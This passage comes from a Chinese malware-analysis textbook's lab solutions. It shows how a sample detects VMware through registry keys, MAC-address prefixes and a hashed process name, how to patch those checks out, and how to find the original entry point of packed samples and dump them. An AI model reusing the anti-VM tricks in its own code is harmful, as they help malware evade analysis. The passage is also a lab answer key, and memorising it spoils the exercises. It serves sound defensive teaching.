代码清单17-11L显示main函数中调用了函数sub_4011C0（如❶所示）。调用它之前，有3个参数压入到堆栈，包括注册表键，我们在字符串列表中看到过它。

代码清单17-11L sub_4011C0的参数及随后的检查

```
004019AA        push    2                 ; int
004019AC        push    offset SubKey     ; "SYSTEM\\CurrentControlSet\\Control\\Device"...
004019B1        push    80000002h         ; hKey
004019B6        call    sub_4011C0 ❶
004019BB        add     esp, 0Ch
004019BE        test    eax, eax ❸
004019C0        jz      short loc_4019C9 ❷
```

因为SYSTEM\CurrentControlSet\Control\DeviceClasses被传递给一个递归函数，所以我们可以猜测函数从这个路径开始递归检查注册表。如第17章描述的那样，这是系统驻留痕迹的检查。如果进一步检查sub_4011C0函数，你将会看到它循环遍历DeviceClasses下的注册表子键。它将字

符串vmware与每个子键名的前6个字节（将它们转化为小写以后）进行比较。

由于我们的目的是让恶意代码运行在一个安全的环境中，所以我们仅需要确保❷处的jz指令运行。否则，程序将立即终止。当执行到jz指令时，确保零标志位置位，就可以禁用这种反虚拟机检查。如第17章“查找漏洞指令”一节中描述的那样，使用OllyDbg，将❸处test指令改变为xor eax,eax，就可以永久禁用反虚拟机检查了。

接下来，我们使用IDA Pro检查字符串GetAdaptersInfo的交叉引用。在代码清单17-12L中，我们在❶处看到字符串的引用。

代码清单17-12L 动态解析GetAdaptersInfo

```
004019C9        push    offset aGetadaptersinf  ; "GetAdaptersInfo" ❶
004019CE        push    offset LibFileName      ; "Iphlpapi.dll"
004019D3        call    ds:LoadLibraryA
004019D9        push    eax                     ; hModule
004019DA        call    ds:GetProcAddress
004019E0        mov     GetAdaptersInfo_Address ❷, eax
```

恶意代码使用LoadLibraryA和GetProcAddress动态地解析GetAdaptersInfo，并将目标地址载入到一个全局变量。我们在❷处将其重命名为GetAdaptersInfo_Address，这更容易识别运行时加载GetAdaptersInfo地址的函数调用。

检查GetAdaptersInfo的交叉引用，我们看到它在函数sub_401670中的两个地方被调用。在上层，这个函数似乎与我们在Lab12-2中研究过的加载包含击键记录器资源节的函数相似。然而，本实验中的这个函数似乎在开始处添加了一个代码分支。让我们检查一下这段代码。

代码清单17-13L在❶处展示了函数开始的一系列字节mov。单击var_38，并设置它为一个大小为27字节的数组来将这些mov字节初始化转化为一个字节数组。为了有助于我们随后的分析，我们将这个数组重命名为Byte_Array。

代码清单17-13L 字节数组初始化和第一个GetAdaptersInfo_Address调用

```
004016A8        mov     [ebp+var_38], 0 ❶
004016AC        mov     [ebp+var_37], 50h
004016B0        mov     [ebp+var_36], 56h
004016B4        mov     [ebp+var_35], 0
004016B8        mov     [ebp+var_34], 0Ch
004016BC        mov     [ebp+var_33], 29h
...
0040170C        mov     [ebp+var_1F], 0
00401710        mov     [ebp+var_1E], 27h
00401714        mov     [ebp+dwBytes], 0
0040171B        lea     eax, [ebp+dwBytes]
```

```
0040171E        push    eax
0040171F        push    0
00401721        call    GetAdaptersInfo_Address ❷
```

在代码清单17-13L中，在❷处调用了GetAdaptersInfo_Address，这个函数带有两个参数：IP_ADAPTER_INFO结构的链表和链表的长度。这里传入的链表为NULL，链表大小在dwBytes中返回。调用GetAdaptersInfo_Address时，设置它的第一个参数为NULL是找出函数返回数据大小的简单方法，从而为第二个GetAdaptersInfo_Address调用使用的链接结构分配内存。这也是恶意代码在随后的GetProcessHeap和HeapAlloc中使用dwBytes的原因。

代码清单17-14L展示了恶意代码使用HeapAlloc（如❶所示）为再次调用GetAdaptersInfo_Address（如❷所示）分配内存。

代码清单17-14L 第二个GetAdaptersInfo_Address调用，它用来填充结果

```
0040174B        call    ds:HeapAlloc ❶
00401751        mov     [ebp+lpMem], eax ❸
00401754        cmp     [ebp+lpMem], 0
...
00401766        lea     edx, [ebp+dwBytes]
00401769        push    edx
0040176A        mov     eax, [ebp+lpMem]
0040176D        push    eax
0040176E        call    GetAdaptersInfo_Address ❷
```

IDA Pro标注为lpMem的参数是HeapAlloc的返回值，如❸所示。这次，使用IpMem而不是NULL作为GetAdaptersInfo_Address（如❷所示）调用的参数。GetAdaptersInfo_Address调用之后，参数lpMem是大小为dwBytes的IP_ADAPTER_INFO结构链表的一个指针。

因为IDA Pro不能完全识别和标注所有东西，所以我们必须将IP_ADAPTER_INFO添加到IDA Pro中。为了做到这一点，在数据结构窗口中按Insert键，然后添加标准的IP_ADAPTER_INFO结构。现在，我们将这个结构应用到反汇编数据上，如表17-1L中的❶、❷、❸处所示。

表17-1L 应用数据结构信息和标准常量前后对比

应用前	应用后
mov edx, [ebp+lpMem]	mov edx, [ebp+lpMem]
cmp dword ptr [edx+1A0h❶], 6	cmp [edx+**IP_ADAPTER_INFO.Type**], MIB_IF_TYPE_ETHERNET
jz short loc_4017B9	jz short loc_4017B9
mov eax, [ebp+lpMem]	mov eax, [ebp+lpMem]
cmp dword ptr [eax+1A0h❷], 71h	cmp [eax+**IP_ADAPTER_INFO.Type**], IF_TYPE_IEEE80211
jnz short loc_401816	jnz short loc_401816
mov ecx, [ebp+lpMem]	mov ecx, [ebp+lpMem]

续表

应用前	应用后
cmp dword ptr [ecx+190h❸], 2 jbe short loc_401816	cmp [ecx+IP_ADAPTER_INFO.AddressLength], 2 jbe short loc_401816

表17-1L左侧显示了我们在数据上应用IP_ADAPTER_INFO结构偏移量与标准常量之前的代码。为了应用这个结构，右键单击❶、❷，以及❸处，单击后IDA会给你一个选项，让你将数字转换为描述的字符串，如表17-1L右侧所示。在MSDN上查询IP_ADAPTER_INFO结构，可得知Type的标准常量，我们可以看到0x6和0x71分别对应以太网和802.11无线适配器类型（所示地址是MAC地址）。

恶意代码使用表17-1L中的前两个比较，检查网络接口是以太网接口还是无线接口，使用最后一个比较确认适配器的长度是否大于2。如果这种检查失败，循环到链表中下一个适配器。如果检查成功，将会执行代码清单17-5L所示的代码。

代码清单17-15L　比较适配器地址与Byte_Array

```
004017CC        jmp     short loc_4017D7
004017CE        mov     edx, [ebp+var_3C]
004017D1        add     edx, 3 ❸
004017D4        mov     [ebp+var_3C], edx
...
004017DD        mov     ecx, 3 ❹
004017E2        mov     eax, [ebp+var_3C]
004017E5        lea     edi, [ebp+eax+Byte_Array] ❷
004017E9        mov     esi, [ebp+lpMem]
004017EC        add     esi, 194h ❶
004017F2        xor     edx, edx
004017F4        repe cmpsb
004017F6        jnz     short loc_401814
```

为了使这段代码更具可读性，右键单击❶处的194h，将其转化为IP_ADAPTER_INFO.Address。

这段代码使用EAX索引Byte_Array（如❷所示），其中EAX由var_3C填充，❸处将循环计数器（Var 3C加3）。将Byte_Array中的一个索引与当前的IP_ADAPTER_INFO.Address比较。repe cmpsb指令将IP_ADAPTER_INFO.Address的3个字节与Byte_Array比较（因为ECX在❹处被设置为3），这意味着代码正在查看MAC地址的前3个字节是否是{00h,50h,56h}或者{00h,0Ch,29h}等。在网上搜索“00,0C,29”，我们可知它是VMware MAC地址的默认开始。由于这个数组的长度为27，我们可知这段代码比较了9个不同的MAC地址（多数与VMware有关）。

永久禁用这种检查可以完全避免这种MAC地址的比较。使用OllyDbg的汇编功能，修改0x40169F处的jnz指令为jmp 0x40184A，与前面我们强制恶意代码跳过适配器检查一样，直接到资源节操纵代码。

回顾最后的检查

恶意代码中最后一处反虚拟机检查是在函数sub_401400中，它执行进程替换技术。代码清单17-6L中，代码在❶处展示了这个调用，它决定❷处的jz指令是否被执行。如果没有执行，代码会在没有执行进程替换的前提下终止。

代码清单17-16L 最后的反虚拟机检查

```
00401448        xor     eax, eax ❸
...
00401456        push    6
00401458        push    0F30D12A5h
0040145D        call    sub_401130 ❶
00401462        add     esp, 8
00401465        test    eax, eax
00401467        jz      short loc_401470 ❷
```

如代码清单17-16L所示，反虚拟机函数sub_401130带有两个参数：6和整数0xF30D12A5。这个函数通过调用CreateToolhelp32Snapshot、Process32First，以及Process32Next函数遍历进程列表。循环中的Process32Next函数如代码清单17-7L中的代码所示。

代码清单17-17L 比较进程字符串名的代码

```
0040116D        mov     edx, [ebp+arg_4]
00401170        push    edx
00401171        lea     eax, [ebp+pe.szExeFile]
00401177        push    eax
00401178        call    sub_401060 ❶  ; make lowercase
0040117D        add     esp, 4
00401180        push    eax
00401181        call    sub_401000 ❷  ; get string hash
00401186        add     esp, 8
00401189        mov     [ebp+var_130], eax
0040118F        mov     ecx, [ebp+var_130]
00401195        cmp     ecx, [ebp+arg_0] ❸
```

在❶处被调用的函数sub_401060带有一个包含进程名的参数，并且将参数中所有字符都转化为小写。在❷处，函数调用带有两个参数，一个是数字6(arg_4)，另一个是sub_401060函数返回的小写字符串。这个函数的返回结果在❸处与0xF30D12A5 (arg_0)进行比较。如果结果等于0xF30D12A5，则函数返回1，并且会让恶意代码终止。换句话说，sub_401000将进程名称转化为一个数字，然后观察这个数字是否与预设值相等。sub_401000是一个简单的字符串哈希函数。如果给定的参数是vmware，它返回0xF30D12A5。在这个比较中，恶意代码巧妙地使用字符串哈希来避免使用字符串vmware，这是恶意代码分析人员不容易直接观察出来的。

为了永久禁用最后一个反虚拟机检查，你可以用NOP替换掉0x40145D处的sub_401130调用。代码清单17-16L中❸处的xor指令会确保EAX寄存器为0，因此这会强制恶意代码跳过检查，直接到进程替换代码。

小结

这个恶意代码执行了4个不同的VMware检查。其中有3个是系统痕迹的检查，另一个是I/O通信端口的查找。系统痕迹的检查技术包括：

- 检查与虚拟机相关的已知MAC地址的前3个字节。
- 在注册表路径SYSTEM\CurrentControlSet\Control\DeviceClasses中查找vmware的注册表键。
- 检查进程列表中以字符串vmware（不区分大小写）开头的进程。

Lab 18–1参考解答

Lab18-01.exe是用稍作修改的UPX对样本文件Lab14-1进行加壳得到的，UPX是分析时碰到的最流行的壳。修改UPX可以使其更能抵御特征探测。在加壳的可执行程序上运行PEiD时，PEiD不能探测到加壳。然而，文件中有一个命名为UPX2的节，使你怀疑样本使用了类似于UPX的壳。由于修改了壳，所以在加壳文件上运行UPX -d会失败。

首先，我们尝试着通过将程序加载到OllyDbg查找OEP来手动脱壳。我们先简单地浏览代码，查看尾部跳转是否十分明显，如代码清单18-1L所示。

代码清单18-1L　修改UPX加壳后的尾部跳转

```
00409F32    CALL EBP
00409F34    POP EAX
00409F35    POPAD
00409F36    LEA EAX,DWORD PTR SS:[ESP-80]
00409F3A    PUSH 0
00409F3C    CMP ESP,EAX
00409F3E    JNZ SHORT Lab14-1.00409F3A
00409F40    SUB ESP,-80
00409F43   ❶JMP Lab14-1.0040154F
00409F48    DB 00
00409F49    DB 00
00409F4A    DB 00
00409F4B    DB 00
00409F4C    DB 00
00409F4D    DB 00
00409F4E    DB 00
```

❶处尾部跳转后跟着一系列0x00字节，它跳转到一个离它很远的位置。我们在尾部跳转上设置一个断点，然后恢复我们程序的运行。一旦程序命中了断点，我们就单步jmp指令，让它带我们到OEP。

接下来，我们使用Plugins→OllyDump→Dump Debugged Process选项，转储进程内存到硬盘上。接受所有的默认选项，单击Dump按钮，然后为转储的进程选择一个文件名。

将进程转储到硬盘，我们就已经搞定了这个壳。现在，我们就能够看到程序的导入表与字符串了，此时使用IDA Pro也比较容易分析它。快速分析告诉我们这是与Lab14-1相同的代码。

Lab 18-2参考解答

首先，在Lab18-02.exe上运行PEiD，我们发现程序使用的加壳器是FSG1.0 -> dulek/ xt。要手动脱壳这个程序，我们首先将它加载到OllyDbg中，加载后会弹出文件可能被加壳的警告。由于我们已经知道了这一点，所以我们仅单击忽略警告。

我们加载程序后，它从入口点0x00405000开始执行。用OllyDump插件中的Section Hop选项是查找OEP的最简单方法。我们选择Plugins→OllyDump→Find OEP by Section Hop（Trace Over）选项，它将程序暂停在0x00401090处。这是令人振奋的，因为0x00401090接近于可执行文件的开始（PE文件的第一段可执行指令通常位于0x00401000，距离0x00401090只有0x90字节，这暗示我们查找OEP的工作已经被这个插件搞定了）。OllyDump插件识别的指令中，我们看到代码清单18-2L所示的代码。

代码清单18-2L　OEP处没有被OllyDbg分析识别的代码

```
00401090    DB 55                                        ;  CHAR 'U'
00401091    DB 8B
00401092    DB EC
00401093    DB 6A                                        ;  CHAR 'j'
00401094    DB FF
00401095    DB 68                                        ;  CHAR 'h'
```

OllyDbg是否意识它们是代码，取决于你使用的OllyDbg版本，所以OllyDbg可能无法对它们进行反汇编。处理加壳程序时，这种情况比较常见并且不可预测，这段代码可能是原始代码的一部分，而不是脱壳存根（stub）的一部分。

要强制OllyDbg反汇编这些代码，右键单击第一个字节，并且选择Analysis→Analyze Code选项。这会显示程序的开始代码，如代码清单18-3L所示。

代码清单18-3L　经OllyDbg分析后OEP处的代码

```
00401090  PUSH EBP                   ;  msvcrt.77C10000
00401091  MOV EBP,ESP
00401093  PUSH -1
00401095  PUSH Lab07-02.00402078
0040109A  PUSH Lab07-02.004011D0
```

代码清单18-3L中的前两条指令好像是函数的开始，这进一步证实我们已经找到了OEP。稍向下滚动鼠标，我们看到了字符串`www.practicalmalwareanalysis.com`，这进一步证实了这是原程序的一部分而不是脱壳存根。接下来，我们使用Plugins→OllyDump→Dump Debugged Process转储进程到硬盘。保留所有的默认选项，单击Dump按钮，并且为转储的进程选择一个文件名。

现在，我们已经完成了脱壳。我们可以查看进程的导入表和字符串，并且可以使用IDA Pro轻松地分析它。快速分析表明这是与Lab07-02.exe相同的代码。

Lab 18-3参考解答

首先，我们在Lab18-03.exe上运行PEiD，它告诉我们壳是PECompact 1.68 - 1.84 -> Jeremy Collake。我们将这个程序载入到OllyDbg后看到多个提示这个文件可能加壳的警告，我们可以忽略这些警告。

这个程序从0x00405130地址开始。利用OllyDump插件中的Find OEP by Section Hop（Trace Into）选项，我们看到OllyDbg猜测的OEP处代码如代码清单18-4L所示。然而，由于几个原因使它看起来不像是OEP。最明显的就是它访问的值在❶处的栈底指针上方。如果这个地址不是文件的入口点，那么栈底指针之上的任何数据都不会被初始化。

代码清单18-4L 使用Find OEP by Section Hop（Trace Into）选项之后OllyDump猜测的OEP

```
0040A110   ENTER 0,0
0040A114   PUSH EBP
0040A115  ❶MOV ESI,DWORD PTR SS:[EBP+8]
0040A118   MOV EDI,DWORD PTR SS:[EBP+C]
0040A11B   CLD
0040A11C   MOV DL,80
0040A11E   MOV AL,BYTE PTR DS:[ESI]
0040A120   INC ESI
0040A121   MOV BYTE PTR DS:[EDI],AL
```

接下来，尝试使用Find OEP by Section Hop（Trace Over）选项，我们看到代码暂停在`ntdll`中一个函数末尾的`ret`指令上，这明显也不是OEP。

由于OllyDump插件无法有效工作，所以我们通过检查代码查看尾部跳转是否容易定位。如代码清单18-5L所示，我们最终找到一些看上去像尾部跳转的代码。这个代码是一条`retn`指令，跟在它后面的是一段0字节。我们知道这段代码不可能绕过这个点。

代码清单18-5L 一个可能的尾部跳转

```
00405622   SCAS DWORD PTR ES:[EDI]
00405623   ADD BH,CH
00405625   STC
00405626  ❶RETN 0EC3F
```

```
00405629    ADD BYTE PTR DS:[EAX],AL
0040562B    ADD BYTE PTR DS:[EAX],AL
0040562D    ADD BYTE PTR DS:[EAX],AL
```

现在，我们在❶处retn指令上设置一个断点，然后开始程序。首先，我们设置了一个标准断点（INT 3）。由于这个断点在代码段之外并且可能导致问题，所以OllyDbg显示了一个警告。我们运行程序时，最终得到程序不能处理的一个异常，此时断点处的代码已经被改变。现在，我们知道这段代码是自修改的代码，而且断点没有正常工作。

处理自修改代码时，使用硬件断点代替软件断点通常比较有用，因为自修改代码会覆盖用来实现软件断点的INT3（0xcc）指令。设置硬件断点之后启动程序，我们看到程序开始运行，但是没有命中我们的断点。这告诉我们可能没有找出尾部跳转，我们需要尝试其他的方案。

查看加壳程序的入口点，我们看到代码清单18-6L所示的指令。

代码清单18-6L　脱壳存根的开始

```
00405130 ❶JMP SHORT Lab09-02.00405138
00405132   PUSH 1577
00405137   RETN
00405138 ❷PUSHFD
00405139 ❸PUSHAD
0040513A ❹CALL Lab09-02.00405141
0040513F   XOR EAX,EAX
```

❶处的第一条指令是一个无条件跳转指令，它跳过随后的两条指令。前两条影响内存的指令是❷处的pushfd和❸处的pushad。这些指令保存了所有的寄存器和标志。加壳程序很可能在跳转到OEP之前恢复所有的寄存器和标志，所以我们通过在栈上设置一个访问断点来尝试发现OEP。据推测，在尾部跳转之前会有一个popad或者popfd指令，它们会帮助我们找到OEP。

重启程序并且单步跳过前3条指令。这个程序应该在代码清单18-6L的call指令（❹处）暂停。为了做到这一点，我们检查寄存器窗口，如图18-1L中右上方所示。

栈位于地址0x12FFA0，如图18-1L中❶所示。要设置断点，首先右键单击这个地址，选择Follow in Dump选项，将那个地址载入到内存转储中。这使得内存转储窗口（如❷所示）看起来会像图18-1L中的那样。

要在压入堆栈的最后一段数据上设置断点，我们右键单击图18-1L中❸处栈顶的第一个元素，并选择Breakpoint→Memory on Access选项，然后运行我们的程序。不幸的是，它碰到一个与我们之前设置断点时发生的类似未处理异常。接下来，我们用Breakpoint→Hardware, on Access→Dword选项设置一个断点。当我们启动程序时，我们的断点会触发。程序会在代码清单18-7L所示的指令处中断。




图18-1L　在栈上设置一个硬件断点来帮助查找OEP

代码清单18-7L　触发我们栈断点的指令是尾部跳转

```
0040754F   POPFD
00407550   PUSH EAX
00407551   PUSH Lab18-03.00401577
00407556   RETN 4
```

我们的代码中有几条指令，我们看到retn指令将程序转移到另一个位置运行。这可能是尾部跳转，我们单步到这个指令来确定它要跳转到什么地方，我们看到了如代码清单18-8L所示的代码。这看上去好像是原始代码，❶处的GetVersion调用是一条走不通的路径。

> 提示：在 Lab18-02.exe 中，你可能需要使用 Analysis→Analyze Code Command 选项，强制 OllyDbg 反汇编这些代码。

代码清单18-8L　Lab18-3的OEP

```
00401577 ❶PUSH EBP
00401578   MOV EBP,ESP
0040157A   PUSH -1
0040157C   PUSH Lab18-03.004040C0
00401581   PUSH Lab18-03.0040203C          ; SE handler installation
00401586   MOV EAX,DWORD PTR FS:[0]
0040158C   PUSH EAX
0040158D   MOV DWORD PTR FS:[0],ESP
00401594   SUB ESP,10
00401597   PUSH EBX
```

```
00401598    PUSH ESI
00401599    PUSH EDI
0040159A    MOV DWORD PTR SS:[EBP-18],ESP
0040159D ❷CALL DWORD PTR DS:[404030]      ; kernel32.GetVersion
```

现在，EIP指向了❶处的第一条指令，我们选择Plugins→OllyDump→Dump Debugged Process选项。单击Get EIP as OEP按钮，保留所有的默认选项，然后单击Dump。我们在对话框中输入用户名来保存脱壳程序的备份。

完成这些之后，我们运行程序，并在IDA Pro中打开程序来验证它是否被脱壳成功。简单的程序分析显示这个程序的功能与Lab09-02.exe相同。

这一加壳器使用了多种技术，让脱壳和识别尾部跳转指令变得困难。由于加壳器利用明确的步骤来阻止脱壳，所以几个通用的策略都无效。如果某种技术不能脱壳，我们需要尝试其他技术，直到脱壳成功为止。很少碰到一种技术轻松搞定加壳的情况。

Lab 18-4参考解答

在PEiD中打开Lab18-04.exe文件，我们发现它是一个用ASPack 2.12 -> Alexey Solodovnikov加壳的文件。然后在OllyDbg中打开恶意代码，我们看到第一条指令是pushad，它的作用是将寄存器压入栈。通过第18章我们了解到，在栈上设置断点来搜索相应的popad指令可能是一个脱掉这个壳的较好策略。我们单步跳过这条pushad指令，如代码清单18-9L中❶所示。

代码清单18-9L　脱壳存根的开始

```
00411001 ❶PUSHAD
00411002    CALL Lab18-04.0041100A
00411007    JMP 459E14F7
```

我们继续使用前面实验中使用的技术，一旦我们单步跳过pushad指令，我们的窗口就如图18-2L所示。

我们右键单击❶处的esp，选择Follow In Dump选项显示内存窗口，如图18-2L所示。然后我们单击❷处的栈顶，选择Breakpoint→Hardware, on Access→DWORD选项在栈指令上设置一个断点。

按F9键再次启动程序，最终程序命中我们的断点，此时我们看到的代码如代码清单18-10L所示。




图18-2L　在Lab18-04.exe的栈上设置一个断点

代码清单18-10L　栈断点触发后的指令

```
004113AF    POPAD
004113B0  ❶JNZ SHORT Lab18-04.004113BA
004113B2    MOV EAX,1
004113B7    RETN 0C
004113BA    PUSH Lab18-04.00403896
004113BF    RETN
```

我们看到❶处jnz指令后紧跟着popad指令。我们知道紧跟着popad指令的应该是尾部跳转，尾部跳转将程序切换到OEP运行。我们单步跳过jnz指令，并看到它仅向前跳转了几条指令。在那里，我们看到retn指令紧跟着push，它跳转到压入栈的地址处运行，这很可能是尾部跳转。

当我们单步跳过retn指令，我们看到指令指针已经转移到程序的另外一个区域。在前面的实验中，OllyDbg可能不会反汇编这些代码，如代码清单18-11L所示。

代码清单18-11L　OllyDbg分析之前的OEP代码

```
00403896      DB 55                                   ;  CHAR 'U'
00403897      DB 8B
00403898      DB EC
00403899      DB 6A                                   ;  CHAR 'j'
0040389A      DB FF
0040389B      DB 68                                   ;  CHAR 'h'
```

```
0040389C    DB 88
0040389D    DB B1
0040389E    DB 40                                    ;  CHAR '@'
0040389F    DB 00
```

我们知道这是代码，所以我们右键单击第一个字节，然后选择Analysis→Analyze Code选项，告诉OllyDbg要反汇编这些字节。现在我们看到了GetModuleHandleA函数，这好像是合法代码，如代码清单18-2L所示。这证实了我们对这地方是OEP的怀疑。

代码清单18-12L　OllyDbg分析之后的OEP

```
00403896  PUSH EBP
00403897  MOV EBP,ESP
00403899  PUSH -1
0040389B  PUSH Lab18-04.0040B188
004038A0  PUSH Lab18-04.004064AC                  ;  SE handler installation
004038A5  MOV EAX,DWORD PTR FS:[0]
004038AB  PUSH EAX
004038AC  MOV DWORD PTR FS:[0],ESP
004038B3  SUB ESP,10
004038B6  PUSH EBX
004038B7  PUSH ESI
004038B8  PUSH EDI
004038B9  MOV DWORD PTR SS:[EBP-18],ESP
004038BC  CALL DWORD PTR DS:[40B0B8]              ;  kernel32.GetVersion
```

接下来，我们选择Plugins→OllyDump→Dump Debugged Process选项，单击Get EIP as OEP按钮，接受所有的默认选择，然后单击Dump。在对话框中，我们输入文件名来保存脱壳程序的备份。

转储程序之后，运行转储程序验证它是否正常工作，然后在IDA Pro中打开转储程序验证它是否已经被脱壳，是否与Lab09-01.exe具有相同的功能。

Lab 18-5参考解答

程序Lab18-05.exe是由Lab07-01.exe经WinUpack加壳得到。当我们将这个文件载入到PEiD后，它被识别为使用了WinUpack 0.39加壳。然而，文件的PEiD头部已经严重损坏，如果我们将文件载入到OllyDbg、IDA Pro或者PEview，我们会得到一些不能查看PE头部信息的错误。

加载这个文件到OllyDbg后，我们看到一个“Bad or unknown format of 32-bit executable file”错误。OllyDbg能够加载文件，但是它不能发现脱壳存根的入口点，相反它会在系统断点上中断，这恰巧发生在脱壳存根之前。

因为我们还没有到达脱壳存根，所以我们的很多技术不能工作。在到达脱壳存根之前，我们可以仔细的单步跳入和单步跳过这些指令，然后从那里开始工作，但这是一个漫长并且令人沮丧的过

程。所以我们需要更简单的方法，为了绕过脱壳存根的开始，我们在函数LoadLibrary 和GetProcAddress上设置断点。

我们知道加载导入库和用GetProcAddress解析导入函数是脱壳存根执行的最后两个步骤。如果我们能够在最后一次调用GetProcAddress时触发断点，那么我们会非常接近尾部跳转。但GetProcAddress执行之前，我们不知道哪个GetProcAddress是最后一个。相反，我们在LoadLibrary和GetProcAddress上设置断点，使用尝试错误找出最后一次GetProcAddress调用。

首先，按Ctrl+G组合键，在弹出的对话框中输入LoadLibraryA，这样我们就在LoadLibraryA调用的第一条指令上设置了断点。这个断点会把我们带到LoadLibraryA的第一条指令，在那里我们按F2键设置一个断点。然后，在LoadLibraryW重复这一过程，使我们在两个版本的LoadLibrary上都设置了断点，最后按F9键启动程序。

我们想让程序一直运行到最后一次LoadLibrary调用，所以我们利用了调用LoadLibrary作为一种尽可能绕过脱壳存根方法的事实。因为我们不知道哪个LoadLibrary是最后一次（到达时为时已晚），所以每次断点命中时，我们都继续运行这个程序并记下正在被加载的库。如果被加载的不是最后一个库，则程序会在下一个库载入后停止运行。载入最后一个库时，程序会继续运行，这就是发现最后一次LoadLibrary调用的方法。在LoadLibrary上设置一个断点后，我们看到程序载入的第一个库就是*kernel32.dll*，然后是*advapi.dll*，依次类推。第五和第六个LoadLibrary调用载入*commctrl.dll*。第六个LoadLibrary调用后，我们继续运行程序，但程序没有停止，所以第六个调用是最后一次调用。

现在，重启我们的程序，重新在LoadLibrary上设置断点，然后运行程序直至命中六次到断点后，并且此时LoadLibrary调用的参数是commctrl。接下来，我们在GetProcAddress上设置一个断点，执行相同的过程，确定哪个API是GetProcAddress解析的最后一个函数。

多次运行程序后，我们找到了载入的最后一个函数。当以参数InternetOpenA调用GetProcAddress后，我们看到程序没有再次命中我们的断点，而是继续运行。现在，我们再次重启程序，重新在LoadLibraryA和LoadLibraryW处设置断点，运行程序到最后一次LoadLibrary调用。然后，我们运行程序到最后一次GetProcAddress调用。解析导入函数非常接近脱壳存根的最后一个步骤。解析完导入函数之后，脱壳存根的最后一个工作就是将控制转移给OEP。脱壳存根马上就要完成，所以我们可以单步调试来查找OEP。

单步执行其余的GetProcAddress，一直到ret指令将我们带到脱壳存根，然后我们继续单步执行代码，直到我们看到类似于尾部跳转的代码。下一个控制流转换的指令如下所示：

```
00408EB4   STOS DWORD PTR ES:[EDI]
00408EB5   JMP SHORT Lab07_01.00408E9E
```

因为跳转距离比较短且跳转到如下代码处，另外它看上去也不像是程序的开头，所以它不是尾部跳转。

```
00408E9E   LODS BYTE PTR DS:[ESI]
00408E9F   TEST AL,AL
00408EA1   JNZ SHORT Lab07_01.00408E9E
```

这些指令组成一个简短的循环，单步执行这些代码直到循环完成。循环完成后，代码到达如下指令：

```
00408EA3   CMP BYTE PTR DS:[ESI],AL
00408EA5   JE SHORT Lab07_01.00408E91
```

因为跳转距离相对较短，并且目标代码不像是程序的开头，所以它也不是尾部跳转。

```
00408E91   POP ECX
00408E92   INC ESI
00408E93   LODS DWORD PTR DS:[ESI]
00408E94   TEST EAX,EAX
00408E96   JE SHORT Lab07_01.00408EB7
```

这段代码段的跳转指令跳转到retn指令。正常程序不会以retn开始，所以我们知道它不是一个尾部跳转。

```
00408EB7   C3                RETN
```

当我们单步跳过retn指令，我们看到如下代码：

代码清单18-13L　Lab18-05.exe的OEP

```
00401190 ❶PUSH EBP
00401191   MOV EBP,ESP
00401193   PUSH -1
00401195   PUSH Lab07_01.004040D0
0040119A   PUSH Lab07_01.00401C58
0040119F   MOV EAX,DWORD PTR FS:[0]
004011A5   PUSH EAX
004011A6   MOV DWORD PTR FS:[0],ESP
004011AD   SUB ESP,10
004011B0   PUSH EBX
004011B1   PUSH ESI
004011B2   PUSH EDI
004011B3   MOV DWORD PTR SS:[EBP-18],ESP
004011B6 ❷CALL DWORD PTR DS:[40404C]                ; kernel32.GetVersion
004011BC   XOR EDX,EDX
004011BE   MOV DL,AH
004011C0   MOV DWORD PTR DS:[405304],EDX
004011C6   MOV ECX,EAX
004011C8   AND ECX,0FF
004011CE   MOV DWORD PTR DS:[405300],ECX
004011D4   SHL ECX,8
```

```
004011D7    ADD ECX,EDX
004011D9    MOV DWORD PTR DS:[4052FC],ECX
004011DF    SHR EAX,10
004011E2    MOV DWORD PTR DS:[4052F8],EAX
004011E7    PUSH 0
004011E9    CALL Lab07_01.00401B21
004011EE    POP ECX
004011EF    TEST EAX,EAX
004011F1    JNZ SHORT Lab07_01.004011FB
004011F3    PUSH 1C
004011F5    CALL Lab07_01.00401294
004011FA    POP ECX
004011FB    AND DWORD PTR SS:[EBP-4],0
004011FF    CALL Lab07_01.00401976
00401204 ❸CALL DWORD PTR DS:[404048]                ; kernel32.GetCommandLineA
0040120A    MOV DWORD PTR DS:[4057F8],EAX
0040120F    CALL Lab07_01.00401844
00401214    MOV DWORD PTR DS:[4052E0],EAX
00401219    CALL Lab07_01.004015F7
```

如下几个原因让它看起来像是一个OEP：

1. 它有一个距离相对较长的跳转。
